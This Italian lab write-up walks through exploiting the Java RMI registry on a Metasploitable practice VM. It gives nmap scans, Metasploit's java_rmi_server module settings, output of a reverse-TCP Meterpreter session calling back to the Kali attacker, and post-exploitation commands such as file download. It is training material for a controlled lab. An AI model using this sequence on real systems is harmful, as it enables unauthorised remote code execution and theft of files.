Vulnerabilità 1099 – Java RMI

Prerequisiti :

- Macchina attaccante Kali Ip: 192.168.11.111
- Macchina vittima Metasplotable ip: 192.168.11.112


Come prima cose imposteremo le due macchine come i prerequisiti richiesti, avviandole possiamo entrare nelle loro interfacce di rete per modificare gli Ip con il seguente comando:


sudo nano /etc/network/interfaces

Una volta modificato e salvata la modifica, riavvieremo il servizio di rete tramite il comando

sudo /etc/init.d/networking restart

Per controllare che tutte le macchine sono state configurate correttamente ci basterà scrivere **ifconfig**





Dopo aver configurato le due macchine, abbiamo effettuato una scansione delle porte con i relativi servizi utilizzando **nmap -sV 192.168.11.112**.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.11.112
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-08 10:50 EST
Nmap scan report for 192.168.11.112
Host is up (0.092s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE    SERVICE     VERSION
21/tcp   open     ftp         vsftpd 2.3.4
22/tcp   open     ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open     telnet      Linux telnetd
25/tcp   open     smtp        Postfix smtpd
53/tcp   open     domain      ISC BIND 9.4.2
80/tcp   open     http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open     rpcbind     2 (RPC #100000)
139/tcp  open     netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open     netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open     exec        netkit-rsh rexecd
513/tcp  open     login
514/tcp  open     shell       Netkit rshd
1099/tcp open     java-rmi    GNU Classpath grmiregistry
1524/tcp filtered ingreslock
2049/tcp open     nfs         2-4 (RPC #100003)
2121/tcp open     ftp         ProFTPD 1.3.1
3306/tcp open     mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open     postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open     vnc         VNC (protocol 3.3)
6000/tcp open     X11         (access denied)
6667/tcp open     irc         UnrealIRCd
8009/tcp open     ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open     http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 35.98 seconds
```

In questo caso la porta e servizio di nostro interesse sono la **1099** con **Java-rmi**.

*Cos'è l'RMI ? L'RMI è l'acronimo di **R**emote **M**ethod **I**nvocation. È la capacità per un oggetto Java di poter essere in esecuzione su un determinato computer consentendo, contemporaneamente,*

l'invocazione dei suoi metodi, in maniera remota. su un altro computer raggiungibile attraverso la rete.

Più nel dettaglio possiamo avviare questo scan, dove ci confermerà la vulnerabilità.

nmap –script=rmi-vuln-classloader -p 1099 192.168.73.130

```
┌──(kali㉿kali)-[~]
└─$ nmap -script=rmi-vuln-classloader -p1099 192.168.11.112
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-09 05:15 EST
Nmap scan report for 192.168.11.112
Host is up (0.0042s latency).

PORT     STATE SERVICE
1099/tcp open  rmiregistry
| rmi-vuln-classloader:
|   VULNERABLE:
|   RMI registry default configuration remote code execution vulnerability
|     State: VULNERABLE
|       Default configuration of RMI registry allows loading classes from remote URLs which can lead to remote code execution.
|
|     References:
|_      https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/misc/java_rmi_server.rb

Nmap done: 1 IP address (1 host up) scanned in 13.85 seconds
```

Fonte: ***https://www.yeahhub.com/java-rmi-exploitation-metasploit-framework/***

Aprendo **msfconsole** abbiamo avviato la ricerca dei moduli contenenti **Java_rmi**, tramite il comando **search java_rmi**

```
msf6 > search java_rmi

Matching Modules
================

   #  Name                                          Disclosure Date  Rank       Check  Description
   -  ----                                          ---------------  ----       -----  -----------
   0  auxiliary/gather/java_rmi_registry                             normal     No     Java RMI Registry Interfaces Enumeration
   1  exploit/multi/misc/java_rmi_server            2011-10-15       excellent  Yes    Java RMI Server Insecure Default Configuration Java Code Execution
   2  auxiliary/scanner/misc/java_rmi_server        2011-10-15       normal     No     Java RMI Server Insecure Endpoint Code Execution Scanner
   3  exploit/multi/browser/java_rmi_connection_impl  2010-03-31     excellent  No     Java RMIConnectionImpl Deserialization Privilege Escalation


Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_impl
```

Possiamo notare nella nostra ricerca diversi risultati. Quello che ci servirà a noi è il modulo numero **1**. Anche tramite il **Rank** e **Check** possiamo stabilire la sua affidabilità e funzionalità.

Abbiamo diversi comandi a nostra disposizione, tra cui

- **Show advanced**: La lista completa delle opzioni avanzate supportate
- **Show targets** : la lista delle piattaforme\sistemi che possono essere sfruttate
- **Show payloads**: Elenco di Payload che possono essere eseguiti

```
Description:
  This module takes advantage of the default configuration of the RMI
  Registry and RMI Activation services, which allow loading classes
  from any remote (HTTP) URL. As it invokes a method in the RMI
  Distributed Garbage Collector which is available via every RMI
  endpoint, it can be used against both rmiregistry and rmid, and
  against most other (custom) RMI endpoints as well. Note that it does
  not work against Java Management Extension (JMX) ports since those
  do not support remote class loading, unless another RMI endpoint is
  active in the same Java process. RMI method calls do not support or
  require any sort of authentication.
```

*Scrivendo **show info** ci verranno date diverse informazioni utili tra cui la descrizione del nostro modulo*

Con il comando **use 1** avvieremo il nostro exploit

```
msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)
```

Con il comando **show options** andiamo a controllare i requisiti richiesti, come si può notare tra i campi richiesti (**Required**) il campo **RHOSTS** è vuoto. Quindi andremo a completarlo inserendo l'ip della macchina vittima tramite il comando:

set RHOSTS 192.168.11.112

```
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS     192.168.11.112   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)
```


Avviando nuovamente il comando show options possiamo notare come ora il modulo sia compilato correttamente. Ora non ci resta che avviarlo scrivendo **exploit**

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/ErWB6BlgQUq
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:41665) at 2022-12-08 11:15:14 -0500

meterpreter >
```

La sessione con **meterpreter** è stata aperta e ora possiamo avviare i comandi richiesti




- Ifconfig: Si può notare l'ip di Metasploitable

- Route: Impostazioni di routing

- Sysinfo: Informazioni di Sistema

Tra le varie opzioni possiamo anche proseguire nelle varie directory. In questo caso, abbiamo ricercato un nostro file creato precedentemente (**Fabio.txt**)per vedere alcune funzionalità:



- Cat : Leggere un documento
- Download\Upload : Scaricare\Caricare un file nella macchina